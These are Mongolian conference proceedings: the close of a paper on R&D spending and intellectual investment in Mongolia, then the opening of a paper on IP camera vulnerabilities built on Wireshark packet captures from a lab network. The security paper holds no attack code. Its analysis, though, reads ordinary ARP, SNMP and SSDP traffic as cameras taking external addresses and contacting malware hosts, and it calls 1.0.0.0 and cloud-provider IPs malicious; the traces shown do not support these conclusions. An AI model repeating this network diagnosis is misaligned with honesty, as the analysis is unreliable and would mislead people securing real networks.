


График 1, 2 Улсын нэгдсэн төсвийн нийт зардалд боловсролын зардлын эзлэх хувь Судалгааны үр дүнгээс харахад бүх шатны сургуульд суралцагчид 2021-2022 оны хичээлийн жилд 7.3 хувь нэмэгдсэн байна. 1000 хүнд ногдох их дээд сургууль, коллежид суралцагчид 2021-2022 оны хичээлийн жилд 5.1 хувиар буурсан байна. Шинжлэх ухааны байгууллага 2021 онд 69 хувь болж, 2017 оноос 15 хувиар, ажиллагчид 7072 болж 56 хувиар тус тус нэмэгдсэн байна. Монгол улсын нэгдсэн төсвийн нийт зардалд боловсролын зардлын эзлэх хувь 3.5 хувь байна. Мөн нэг хүнд ногдох боловсролын зардал 162.800 төг байна.

**Гуравт. Олон улсын судалгаа хөгжүүлэлтийн ажлын зардлын ДНБ-д эзлэх хувь, (топ -10 улсаар, 2020)**

Олон улсын судалгаа хөгжүүлэлтийн ажлын зардлын ДНБ-д эзлэх хувийг улсаар авч үзэхэд Өмнөд Солонгос улс 4.35 %, Израйл улс 4.04 %, Япон улс 3.5%, Финланд 3.5 %, Швед 3.28 %, Дани улс 3.0 %, Австри улс 2.98 %, Швейцарь улс 2.97 %, АНУ 2.84 %, Герман улс 2.84 % тус тус эрэмбэлэгдсэн бол Монгол улс 0.13 хувийг эзэлсэн байна. Доорх графикаар харуулсан болно.




График 3, 4 Олон улсын судалгаа хөгжүүлэлтийн ажлын зардал Дөрөв. Монгол Улсын патент, лицензийн тоо, ДНБ-эзлэх хувь Монгол Улсын оюуны хөрөнгө оруулалтын бүрэлдэхүүн болох бүртгэгдсэн ба үйлдвэрлэлд нэвтэрсэн патент, лицензийн тоо, ДНБ-д эзлэх судалгаа, шинжилгээ,

туршилтын ажилд (R&D) зарцуулж байгаа хөрөнгийн хувийн жин, 1000 хүнд ногдох эрдэмтдийн тоонд шинжилгээ хийлээ.

Монгол Улсын патент, лицензийн тоо



График 5. Монгол Улсын патент, лицензийн тоо[5]

Графикаас харахад Монгол Улсад жилд дунджаар 200 шинэ бүтээлийн патент, лиценз бүртгэгдэж байгаа нь тийм ч чамлахаар тоо биш юм. Харин 2008-2010 онуудад патент, лицензийн тоо буурч байснаа сүүлийн 4 жилд патент, нэмэгдэх хандлагатай байна. Тухайлбал, 2006 онд нийт 174 патент, лиценз бүртгэгдсэн бол 2017 онд 312 болж нэмэгдсэн байна. “Онлайн мэдээллийн сан”-д 1975-2020 оны хооронд бүртгэгдсэн 4301 судалгаа боловсруулалтын ажлын үр дүн байгаагаас шинэ бүтээлийн патент 349 байна. Эдгээр 349 патентаас 28 нь буюу 8 хувь нь үйлдвэрлэлд ашиглагдсан байна.

Эндээс харахад Монгол Улсад тийм ч цөөн биш патент, лиценз бүртгэгдсэн ч гэсэн эдгээр патент, лиценз үйлдвэрлэлд ашигласан, тэдгээрийн эдийн засгийн эргэлтэд оруулсан тухай мэдээлэл хомс байна. Энэ нь шинэлэг санаа, арга технологийг хүлээн авах үйлдвэрүүд байхгүйтэй холбоотой гэж үзэж байна.

Түүнчлэн ДНБ-д эрдэм шинжилгээ, судалгааны ажилд зарцуулж байгаа зардлыг тооцож үзэхэд 2012 онд 0,07 хувьтай байсан бол сүүлийн жилүүдэд тогтмол буурч байна. Энэ нь гадаад зах зээл дээр манай улсын экспортын бараа, түүхий эдийн үнэ унаснаас шалтгаалан дотоод эдийн засгийн нөхцөл байдал муудсан, эрх баригчид

шинжлэх ухааны судалгааны ажлын ач холбогдол, эдийн засгийн хөгжилд гүйцэтгэх үүрэг ролийг бага ойлгож байгаатай холбоотой гэж үзэж байна. Мөн үндэсний аюулгүй байдлын үзэл баримтлалын “аюулгүй байдал, гадаад бодлогын салбарын эрдэм шинжилгээ, судалгааны байгууллагын чадавхыг бэхжүүлж, төрийн бодлого боловсруулахад тэдний оролцоог нэмэгдүүлэх” зорилт хэрэгжихгүй байгаатай холбоотой байна.

Тав. Монгол улсын ДНБ-д эрдэм шинжилгээ, судалгааны ажлын эзлэх хувийн жин



График 6. . Монгол улсын ДНБ-д эрдэм шинжилгээ, судалгааны ажлын эзлэх хувийн жин[6]

Графикаас харахад Монгол Улсад судалгаа, шинжилгээ, туршилтын ажилд (R&D) зарцуулж байгаа хөрөнгийн ДНБ-д эзлэх хувийн жин 0,039 хувь болж, энэ нь цаашид буурах хандлагатай байгаа нь тус улсын төр, засгийн газраас судалгаа, шинжилгээ, туршилтын ажилд (R&D) ямар ч ач холбогдол өгөхгүй байгааг нотолж байна. Шинжлэх ухаан, технологийн салбарын санхүүжилт сүүлийн 5 жил огт нэмэгдээгүй, судалгаа хөгжүүлэлтийн ажлын санхүүжилтийн ажлын 12-15 тэрбум орчим, дунджаар 1 судалгаанд 19.8 сая төгрөг ногдож байгаа нь салбарын судалгаа шинжилгээний ажлын үр дүн, чанарт сөргөөр нөлөөлж байгаа [6] юм. Ийм тохиолдолд тус улсад эдийн засгийн тогтвортой хөгжил, оюуны хөрөнгө оруулалтын үр дүнгийн талаар баримт дурдах боломжгүй юм.

Монгол Улсын хувьд Шинжлэх ухаан технологийн сангаас 1993 оноос хойш нийт 4200 гаран төсөлд 176 гаруй тэрбум төгрөгийн санхүүжилт олгосон байгаа

бөгөөд эдгээр төслүүдийн үр дүнгээс 674 судалгааны үр дүн үйлдвэрлэлд нэвтрэн, цаашид амьдралд нэвтэрсэн [7] байна. Чингэхдээ л бид ДНБ-д эзлэх судалгаа, шинжилгээ, туршилтын ажилд зарцуулж байгаа хөрөнгийн зардлыг тооцож чадаж байгаа ч тэдгээр нь улс орны эдийн засгийн ялангуяа аж үйлдвэрт технологийн хөгжилд ямар хувь нэмэр оруулж байгааг тооцох боломжгүй байна. Ийм байдлыг залруулахад гүйцэтгэх засаглалын зүгээс цаашид гүйцэтгэгч болон хэрэглэгч хоёр талын хамтарсан судалгааны төсөлд санхүүжилт олгохоор төлөвлөж, өөрөөр хэлбэл эрдэм шинжилгээ судалгааны үр дүнг авч ашиглах хэрэглэгч нь маш тодорхой байхаар тооцож байгаа нь ач холбогдолтой байх болно.

Зургаа. Үндэсний батлан хамгаалах их сургуулийн багш, судлаачдын эрдэм шинжилгээ, инновацийн бүтээл

Үндэсний батлан хамгаалах их сургуулийн эрдэм шинжилгээ, инновацийн ажилтан мэргэжилтнүүдээс тандалт судалгаа авахад 2021-2022 оны байдлаар ЭШХ-д нийт 50 илтгэл, үүнээс ОУЭШХ-д 18, Улс салбарын ЭШХ-д 32, Нийтлүүлсэн эрдэм шинжилгээний өгүүлэлд нийт 46, үүнээс гадаадад 3, дотоодод 43 илтгэл тус тус хэвлэгдсэн байна.



График 7. ҮБХИС-ийн эрдэм шинжилгээний хуралд хэлэлцүүлсэн илтгэл  
Эх сурвалж: Судлаачийн тооцоолол

Сургууль	Хэлэлцүүлсэн илтгэл		Нийтлүүлсэн эрдэм шинжилгээний өгүүлэл	
	Олон улсын	Улс, салбарын	Гадаадад	Дотоодод
БХУА	4	1	-	7
ЦНДС	-	8	-	14
АБДС	10	12	2	12
ЦХПК		1	-	-
ГХСТ	1	5	-	4
БХМСҮТ	-	4		4
ЭШИХ	3	1	1	2
<b>Нийт</b>	<b>18</b>	<b>32</b>	<b>3</b>	<b>43</b>

*График 8. ҮБХИС-ийн эрдэм шинжилгээний өгүүлэл нийтлүүлсэн байдал  
Эх сурвалж: Судлаачийн тооцоолол*

## Дүгнэлт

Хувь хүний хөгжил, хүмүүнлэг нийгмийг цогцлоож, хүний эрх, үнэт зүйлийг дээдлэсэн нийгмийн үнэт зүйл болох хувь хүний хүний хөгжил, оюуны хөрөнгө оруулалтыг дэмжих онол арга зүйн судалгаан дээр тулгуурлан, хувь хүний хөгжил оюуны хөрөнгө оруулалтын хамаарлыг судлах арга замыг тодорхойлох зорилго тавьж шийдвэрлэлээ.

Хөрөнгө оруулалт нь эдийн засгийн өсөлт, нийгмийн хөгжил, хүрээлэн буй орчны тэнцвэрийг алдагдуулахгүйгээр тааламжтай үр дүнд хүргэсэн хөгжлийн үр өгөөж өгч байвал үндэсний ашиг сонирхолд нийцэж, үндэсний аюулгүй байдалд тодорхой хувь нэмэр оруулна гэж үзсэн. Үндэсний аюулгүй байдал болон улс орны хөгжил хоёр хоорондоо нягт холбоотой, салангид хэрэгжиж чадахгүй ээдрээтэй диалектик шинжтэй, өөрийн мөн чанар агуулгаар үргэлж сөргөлдөх хандлагатай байх бөгөөд сөргөлдөөн нь эрсдэлээр дамжин илэрч байдаг.

Үндэсний аюулгүй байдлыг хангах системийн бодлого, үйл ажиллагаа улс орны хөгжлийн бодлого, үйл ажиллагаатай шууд хамааралтай бөгөөд хөгжлийн аюул заналаас хамгаалагдсан нөхцөлийг бүрдүүлсэн байдлаар аюулгүй байдлын түвшин тодорхойлогдох боломжтой юм. Тиймээс хувь хүний хөгжлийг дэмжих үүднээс оюуны хөрөнгө оруулалтыг дэмжин нэн шаардлагатай байна. Иймд онол практикийн судалгааны үр дүнгээс оюуны хөрөнгө оруулалтыг дараах байдлаар томъёолсонд. Үүнд: *Оюуны хөрөнгө оруулалт гэдэг нь хүний оюун санаанд боловсорсон шинэ мэдлэг, шинэ санааг бүтээл болгож эдийн засгийн эргэлтэнд оруулах хөдөлгөгч хүч юм гэж тодорхойлсонд.*

Хувь хүний хөгжил ба оюуны хөрөнгө оруулалтын логик уялдаа холбоон дээр тулгуурлан хувь хүний хөгжлийг хангахад чиглэсэн хөгжлийн хөтөлбөрүүдэд тэдгээрээс үүдэлтэй саадыг арилгах, эрсдэлийг бууруулах, боломжийг ашиглах, нэмэгдүүлэх тооцоо бүхий бодлого баримтлах замаар улс орны тогтвортой хөгжлийг хангахад тодорхой хувь нэмэр оруулах боломж байгааг харж болох байна. Ийм бодлогын үр дүн хөрөнгө оруулалтын бодлогын оновчтой байдлаас ихээхэн хамаарна.

ДНБ-д эрдэм шинжилгээ, судалгааны ажилд зарцуулж байгаа зардлыг тооцож үзэхэд 0.039 хувьтай байна. Энэ нь сүүлийн жилүүдэд тогтмол буурч байгаа нь гадаад зах зээл дээр манай улсын экспортын бараа, түүхий эдийн үнэ унаснаас шалтгаалан дотоод эдийн засгийн нөхцөл байдал муудсан, эрх баригчид шинжлэх ухааны судалгааны ажлын ач холбогдол, эдийн засгийн хөгжилд гүйцэтгэх үүрэг ролийг бага ойлгож байгаатай холбоотой гэж үзэж байна.

Шинжлэх ухаан, технологийн салбарын санхүүжилт сүүлийн 5 жил огт нэмэгдээгүй, судалгаа хөгжүүлэлтийн ажлын санхүүжилт 12-15 тэрбум орчим, дунджаар 1 судалгаанд 19.8 сая төгрөг ногдож байгаа нь салбарын судалгаа шинжилгээний ажлын үр дүн, чанарт сөргөөр нөлөөлж байгаа юм.

**Нэгд:** Хувь хүний хөгжил, хүмүүнлэг нийгмийг цогцлоож, хүний эрх, үнэт зүйлийг дээдэлсэн нийгмийн үнэт зүйл болох хувь хүний хөгжлийг төр засгаас бодлогоор дэмжих. **Хоёрт:** Хүний хөгжлийн онол арга зүйн судалгаан дээр тулгуурлан оюуны хөрөнгө оруулалтыг нэмэгдүүлэх арга замыг тодорхойлж, системийн хандлагаар шийдвэрлэх. **Гуравт:** Оюуны хөрөнгө оруулалтыг онол практикийн судалгаан дээр тулгуурлан тодорхойлолт өгсөнд.

### **Ном зүй**

1. Монгол Улсын Их Хурлын 1994 оны 56 дугаар тогтоолын 1 дүгээр хавсралт.
2. Монгол Улсын Их Хурлын 2010 оны 48 дугаар тогтоол. Монгол Улсын Үндэсний аюулгүй байдлын үзэл баримтлал
3. Монгол Улсын гадаад бодлогын үзэл баримтлал. Монгол Улсын Их Хурлын 2011 оны 10 дугаар тогтоол.
4. Монгол Улсын Төсвийн тухай хууль
5. Монгол Улсын Хөрөнгө оруулалтын тухай хууль
6. Монгол Улсын Татварын тухай хууль

7. “Алсын хараа 2050” Монгол Улсын урт хугацааны хөгжлийн бодлогын баримт бичиг
8. Д.Моломжамц “Хөрөнгө оруулалтын санхүүжилтийн шинэчлэл”. Шинжлэх ухааны докторын зэрэг горилсон диссертац.. УБ., 2007
9. Д.Чимэд-Юндэн “Эдийн засгийн аюулгүй байдалд гадаадын хөрөнгө оруулалтын үзүүлэх нөлөө, түүний эрсдэлийн шинжилгээ”. Боловсролын докторын зэрэг горилсон диссертац... УБ., 2016.
10. О.Үржин. Үндэсний аюулгүй байдлын онолын зарим асуудал. Монгол Улсын аюулгүй байдал: онол, арга зүй, орчны шинжилгээ. Эрдэм шинжилгээний өгүүлийн эмхэтгэл. БХЭШХ., УБ., 2019,
11. "Об инвестиционной деятельности в Российской федераций, оществляемой в форме капитальных влошений" Фередальный закон от 25.02.99 №39-ф3. Нормативные акты для бухгалтера-1999
12. Бидний хамтын ирээдүй, Хүрээлэн буй орчин ба Хөгжлийн даян дэлхийн комиссын тайлан, 1987.
13. Брутландын Комиссын 1987 оны тайлан.
14. Боловсрол шинжлэх ухааны яамны шинжлэх ухаан, технологийн хөгжлийн сангийн тайлан. 2017он.
15. Боловсрол шинжлэх ухааны яамны шинжлэх ухаан, технологийн хөгжлийн сангийн тайлан. 2015.
16. Стефен Р.Кови “Хувь хүний хөгжил :Өндөр бүтээмжтэй хүмүүсийн 7 дадал” 2020

## IP КАМЕРЫН ЭМЗЭГШИЛ

**Э.Мөнхцэцэг, Б.Мөнхжаргал, Б.Жавзандорж\***

*(УБХИС-ийн Аюулгүй байдал судлалын докторант)*

**Д.Бямбадорж, Б.Дэнсмаа\***

*(МУИС-ийн Улаанбаатар сургууль)*

**Хураангуй:** Сүүлийн жилдүүд цахим болон кибер гэмт хэргийн тоо эрчимтэй өсөж байна. IP камерын гэмт хэргээс урьдчилан сэргийлэх зорилготойгоор суурилуулж байсан бол одоо камераар дамжин хакерууд картын мэдээлэл авах, халдлага хийх, байгуулдгийн дотоод сүлжээг эрсдэл уриулах нь элбэг тохиолдож байна. Иймд энэхүү судалгааны ажлын үр дүнгээр IP камерын эмзэгшлийг тодорхойлно.

**Түлхүүр үг:** *халдлага, вирус, аюул*

### **Удиртгал**

CCTV камеруудыг эрүүгийн гэмт хэргээс урьдчилан сэргийлэх зорилгоор анх гудамж талбайд байршуулдаг байсан. Он удаан жилийн хугацаанд хөгжлийн явцад аналог технологиос тоон технологи болтлоо хөгжүүлснээр интернэтэд холбож дэлхийн хаанаас хянах боломжтой болсон. Хэдийн тийм боловч сүүлийн жилүүдэд CCTV камер нь сүлжээнд бүрэн нэвтрэх боломжийг олгож байгааг олон улсын судлаачдын судалгаанаас харагдаж байна. Төр-хувийн хэвшлийн байгууллагын мэдээллийн сан, компьютерийн сүлжээнд идэвхтэй байгаа төгсгөлийн төхөөрөмж уруу чиглэсэн халдлагыг IP камерын тусламжтай зайнаас байгууллагын сүлжээний сервисийн үйл ажиллагааг тандан судлах, интернэт сүлжээний гарц үүсгэж байна. Уг аюул заналхийлэл нь улс орны мэдээллийн аюулгүй байдлыг эрсдэлд оруулж байна.

### **Судалгааны аргачлал**

Монгол Улсад түгээмэл хэрэглэж байгаа IP камер, NVR төхөөрөмж дээр илэрдэг нийтлэг алдаа байгаа эсэхийг шалгаж үзэхийн тулд тусгайлан бэлдсэн компьютер дээр тусгаарлагдсан тусгай хяналттай, тодорхой хамгаалалттай орчин бүрдүүлсэн. Хяналттай тусгаарлагдсан орчин бүрдүүлсний дараа үйлдлийн системийн эхний төлөвийн мэдээллийг цуглуулж доорх программуудыг хэрэглэн сүлжээний урсгал дээр анализ хийж гүйцэтгэсэн. Үүнд:

- RegShot;
- Wireshark;
- Zenmap;
- Process monitor хэрэгслүүд хэрэглэсэн.

Дээрх хэрэгслүүдээр тусгайлан бэлдсэн үйлдлийн систем дээр хэрхэн өөрчлөлт оруулсан талаарх мэдээллийг дараах дарааллаар хийж гүйцэтгэсэн. Үүнд:

- Төлөвлөлт болон тойм судалгаа;
- Тандалт хийх;
- Нэвтрэх эрх олж авах;
- Хандалтыг хадгалах;
- Үндсэн хамгаалалтын тохиргон дээр дүн шинжилгээ хийснээр тохиргоог дахин тохруулах гэсэн дарааллаар гүйцэтгэсэн.

Уг ажлаар дотоод сүлжээний хэвийн болон халдлагатай пакет дээр дүн шинжилгээ хийсэн. Туршилтыг явуулахдаа I7 процессортой 16 гига рамтай компьютер дээр WMware программыг ашиглан виртуал орчинд Windows 10 үйлдлийн систем суулгаж үүсгэсэн. Виртуал орчинд үйлдлийн системийн регистрийн мэдээллийг Regshot хэрэгслээр цуглуулсны дараа Дотоод сүлжээний төхөөрөмжүүдийн портын мэдээлэл сүлжээнд холбогдсон компьютерын бүртгэлийг Zenmap хэрэгсэл тусламжтай тодорхойлсон. Wireshark 2.0.1 хэрэгслээр сүлжээгээр дамжиж байгаа пакетууд дээр дүн шинжилгээ хийсэн. Wireshark хэрэгслээр сүлжээний өгөгдлийн урсгалаас халдлагыг илрүүлэхдээ дотоод сүлжээний IP камер, хостын түвшний пакетуудын мэдээлэл дээр тулгуурлан сэжигтэй пакетуудын дата дамжуулалт болон хүлээн авсан протокол дээр анализ хийсэн үр дүнг зураг 1- д үзүүлэв.

No.	Time	Source	Destination	Protocol	Length	Info
318	2023-03-10 05:57:04.978413	192.168.1.157	224.0.0.22	IGMPv3	60	Membership Report / Join group 239.255.255.250 for any sources
319	2023-03-10 05:57:04.987671	192.168.1.151	224.0.0.22	IGMPv3	60	Membership Report / Join group 239.255.255.250 for any sources
320	2023-03-10 05:57:04.988060	192.168.1.160	224.0.0.22	IGMPv3	60	Membership Report / Join group 239.255.255.250 for any sources
321	2023-03-10 05:57:04.997524	192.168.1.163	224.0.0.22	IGMPv3	60	Membership Report / Join group 239.255.255.250 for any sources
322	2023-03-10 05:57:04.997954	192.168.1.150	224.0.0.22	IGMPv3	60	Membership Report / Join group 239.255.255.250 for any sources
323	2023-03-10 05:57:04.998986	192.168.1.155	224.0.0.22	IGMPv3	60	Membership Report / Join group 239.255.255.250 for any sources
324	2023-03-10 05:57:04.998986	192.168.1.161	224.0.0.22	IGMPv3	60	Membership Report / Join group 239.255.255.250 for any sources
325	2023-03-10 05:57:05.007522	192.168.1.165	224.0.0.22	IGMPv3	60	Membership Report / Join group 239.255.255.250 for any sources
326	2023-03-10 05:57:05.007917	192.168.1.153	224.0.0.22	IGMPv3	60	Membership Report / Join group 239.255.255.250 for any sources
327	2023-03-10 05:57:05.008701	192.168.1.156	224.0.0.22	IGMPv3	60	Membership Report / Join group 239.255.255.250 for any sources
328	2023-03-10 05:57:05.017418	192.168.1.158	224.0.0.22	IGMPv3	60	Membership Report / Join group 239.255.255.250 for any sources
329	2023-03-10 05:57:05.018246	192.168.1.154	224.0.0.22	IGMPv3	60	Membership Report / Join group 239.255.255.250 for any sources
331	2023-03-10 05:57:05.035611	192.168.0.10	192.168.0.10	SNMP	154	trap iso.3.6.1.4.1.3183.1.1.3.6.1.4.1.3183.1.1
332	2023-03-10 05:57:05.037326	192.168.1.161	224.0.0.22	IGMPv3	60	Membership Report / Join group 239.255.255.250 for any sources
334	2023-03-10 05:57:05.117582	192.168.1.151	224.0.0.22	IGMPv3	60	Membership Report / Join group 239.255.255.250 for any sources
338	2023-03-10 05:57:05.307458	192.168.1.155	224.0.0.22	IGMPv3	60	Membership Report / Join group 239.255.255.250 for any sources
339	2023-03-10 05:57:05.417536	192.168.1.154	224.0.0.22	IGMPv3	60	Membership Report / Join group 239.255.255.250 for any sources
344	2023-03-10 05:57:05.507776	192.168.1.153	224.0.0.22	IGMPv3	60	Membership Report / Join group 239.255.255.250 for any sources
346	2023-03-10 05:57:05.587697	192.168.1.158	224.0.0.22	IGMPv3	60	Membership Report / Join group 239.255.255.250 for any sources
348	2023-03-10 05:57:05.647371	192.168.1.164	224.0.0.22	IGMPv3	60	Membership Report / Join group 239.255.255.250 for any sources
350	2023-03-10 05:57:05.797242	192.168.1.150	224.0.0.22	IGMPv3	60	Membership Report / Join group 239.255.255.250 for any sources
351	2023-03-10 05:57:05.847559	192.168.1.159	224.0.0.22	IGMPv3	60	Membership Report / Join group 239.255.255.250 for any sources
353	2023-03-10 05:57:05.987362	192.168.1.156	224.0.0.22	IGMPv3	60	Membership Report / Join group 239.255.255.250 for any sources
355	2023-03-10 05:57:05.917409	192.168.1.157	224.0.0.22	IGMPv3	60	Membership Report / Join group 239.255.255.250 for any sources
356	2023-03-10 05:57:05.997366	192.168.1.163	224.0.0.22	IGMPv3	60	Membership Report / Join group 239.255.255.250 for any sources

Зураг 1. IP 224.0.0.22 хаяг дээр мультист групп үүсгэж байдал.


Зураг 1-д харуулсан IP 224.0.0.22 хаягийн тусламжтай IP камер, хостуудыг IP 239.255.255.250 хаяг уруу холбож байна. Уг IP 192.168.0.10 хаягийн өгөгдлийг зураг 2-д харуулав.

```

[Header checksum status: Unverified]
Source Address: 192.168.0.10
Destination Address: 192.168.0.10
User Datagram Protocol, Src Port: 162, Dst Port: 162
  Source Port: 162
  Destination Port: 162
  Length: 120
  Checksum: 0x7fee [unverified]
  [Checksum Status: Unverified]
  [Stream Index: 4]
  [Timestamps]
    [Time since first frame: 10.316544000 seconds]
    [Time since previous frame: 10.316544000 seconds]
  UDP payload (112 bytes)
  Simple Network Management Protocol
    version: version-1 (0)
    community: public
    data: trap (4)
      trap
        enterprise: 1.3.6.1.4.1.3183.1.1 (iso.3.6.1.4.1.3183.1.1)
        agent-addr: 192.168.0.10
        generic-trap: enterpriseSpecific (6)
        specific-trap: 2453248
        time-stamp: 148567341
    
```

Зураг 2. IP 192.168.0.10 хаягнаас порт 162 уруу өгөгдөл илгээж байдал.

Зураг 2-д харуулсан IP 192.168.0.10 хаягнаас порт 162 уруу өгөгдөл илгээж байгааг илрүүлсэн. Уг порт 162 судалж үзэхэд CVE-2013-3381 алдааны код илэрсэн. Уг алдааны код нь зайнаас холболт тогтоож хост болон IoT төхөөрөмжийн эмзэг сул тал уруу халдлага хийдэг. IP 239.255.255.250 хаяг нь порт 1900 аар өгөгдөл дамжуулж байгааг зураг 3-д харуулав.



Зураг 3. IP 239.255.255.250 хаяг дээр дүн шинжилгээ хийсэн байдал.

Зураг 3-д харуудсан IP 239.255.255.250 SSDP протокол нь DDoS халдлагыг далд байдлаар дэмжиж байна. Уг халдлагын гол бай нь Google Chrome, Microsoft Edge вэб хөтөч уруу хадлага байгааг тодорхойлсон. Уг вэб хөтчүүдээр дамжуулж хост уруу нэвтрэн орж ARP протоколын тусламжтай гадаад хаяг үүсгэж байгааг зураг 4 -д үзүүлэв.

No.	Time	Source	Destination	Protocol	Length	Info
8	2023-03-10 05:56:51.994171	5a:58:11:56:1e:40	Broadcast	ARP	60	Who has 47.252.8.80? Tell 192.168.1.156
9	2023-03-10 05:56:51.994171	5a:58:11:56:1e:40	Broadcast	ARP	60	Who has 47.74.153.98? Tell 192.168.1.156
10	2023-03-10 05:56:51.994171	5a:58:11:56:1e:40	Broadcast	ARP	60	Who has 139.9.5.224? Tell 192.168.1.156
11	2023-03-10 05:56:52.003650	5a:58:d1:a9:a2:e6	Broadcast	ARP	60	Who has 1.0.0.0? Tell 192.168.1.151
12	2023-03-10 05:56:52.090657	5a:58:ad:51:0f:a6	Broadcast	ARP	60	Who has 192.168.2.1? Tell 192.168.1.164
13	2023-03-10 05:56:52.120152	5a:58:ad:51:0f:a6	Broadcast	ARP	60	Who has 139.9.5.224? Tell 192.168.1.164
14	2023-03-10 05:56:52.120152	5a:58:ad:51:0f:a6	Broadcast	ARP	60	Who has 47.74.153.98? Tell 192.168.1.164
15	2023-03-10 05:56:52.120152	5a:58:ad:51:0f:a6	Broadcast	ARP	60	Who has 47.252.8.80? Tell 192.168.1.164
18	2023-03-10 05:56:52.328687	5a:58:57:6a:5e:c5	Broadcast	ARP	60	Who has 139.9.5.224? Tell 192.168.1.165
19	2023-03-10 05:56:52.328687	5a:58:57:6a:5e:c5	Broadcast	ARP	60	Who has 47.74.153.98? Tell 192.168.1.165
20	2023-03-10 05:56:52.328687	5a:58:57:6a:5e:c5	Broadcast	ARP	60	Who has 47.252.8.80? Tell 192.168.1.165
21	2023-03-10 05:56:52.396250	5a:58:bb:87:a5:42	Broadcast	ARP	60	Who has 47.252.8.80? Tell 192.168.1.158
22	2023-03-10 05:56:52.396250	5a:58:bb:87:a5:42	Broadcast	ARP	60	Who has 47.74.153.98? Tell 192.168.1.158
23	2023-03-10 05:56:52.396250	5a:58:bb:87:a5:42	Broadcast	ARP	60	Who has 139.9.5.224? Tell 192.168.1.158
24	2023-03-10 05:56:52.412162	Ubiquiti_59:c0:91	Broadcast	ARP	60	Who has 192.168.1.66? Tell 192.168.1.10
26	2023-03-10 05:56:52.436394	5a:58:a7:04:c8:f7	Broadcast	ARP	60	Who has 139.9.5.224? Tell 192.168.1.155
27	2023-03-10 05:56:52.436394	5a:58:a7:04:c8:f7	Broadcast	ARP	60	Who has 47.74.153.98? Tell 192.168.1.155
28	2023-03-10 05:56:52.436394	5a:58:a7:04:c8:f7	Broadcast	ARP	60	Who has 47.252.8.80? Tell 192.168.1.155
29	2023-03-10 05:56:52.536002	5a:58:c0:97:f4:48	Broadcast	ARP	60	Who has 47.252.8.80? Tell 192.168.1.154
30	2023-03-10 05:56:52.536002	5a:58:c0:97:f4:48	Broadcast	ARP	60	Who has 47.74.153.98? Tell 192.168.1.154
31	2023-03-10 05:56:52.536002	5a:58:c0:97:f4:48	Broadcast	ARP	60	Who has 139.9.5.224? Tell 192.168.1.154
32	2023-03-10 05:56:52.543504	5a:58:11:56:1e:40	Broadcast	ARP	60	Who has 8.8.8.8? Tell 192.168.1.156
33	2023-03-10 05:56:52.750002	Ubiquiti_59:c2:90	Broadcast	ARP	60	Who has 192.168.1.1? Tell 192.168.1.18
36	2023-03-10 05:56:52.970525	Ubiquiti_59:c2:90	Broadcast	ARP	60	Who has 192.168.1.33? Tell 192.168.1.18
37	2023-03-10 05:56:53.006836	5a:58:a7:04:c8:f7	Broadcast	ARP	60	Who has 192.168.2.1? Tell 192.168.1.155
39	2023-03-10 05:56:53.023445	5a:58:11:56:1e:40	Broadcast	ARP	60	Who has 139.9.5.224? Tell 192.168.1.156

Зураг 4. ARP протоколын тусламжтай IP камерууд хаягаа өөрчилж байгаа байдал.

Зураг 4-д харуулсан ARP протокол дээр IP камерууд хаягаа өөрчилж гадаад хаяг авч байна. Уг гадаад хаягууд нь хөнөөлт программ болон код агуулж байгааг тодорхойлсон. Уг хаягуудын жагсаалтыг хүснэгт 1-д харуулав.

1	IP камер хаяг	Өөрчилсөн хаяг	Тайлбар
2	192.168.1.156	47.252.8.80 47.74.153.98	Alibaba вэб сайт Alibaba сайт

СОЁЛ ЭРДЭМ ДЭЭД СУРГУУЛЬ

		139.9.5.224	Huawei Cloud Service data center холбоос
3	192.168.1.151	1.0.0.0	Malware (хөнөөлт программ)
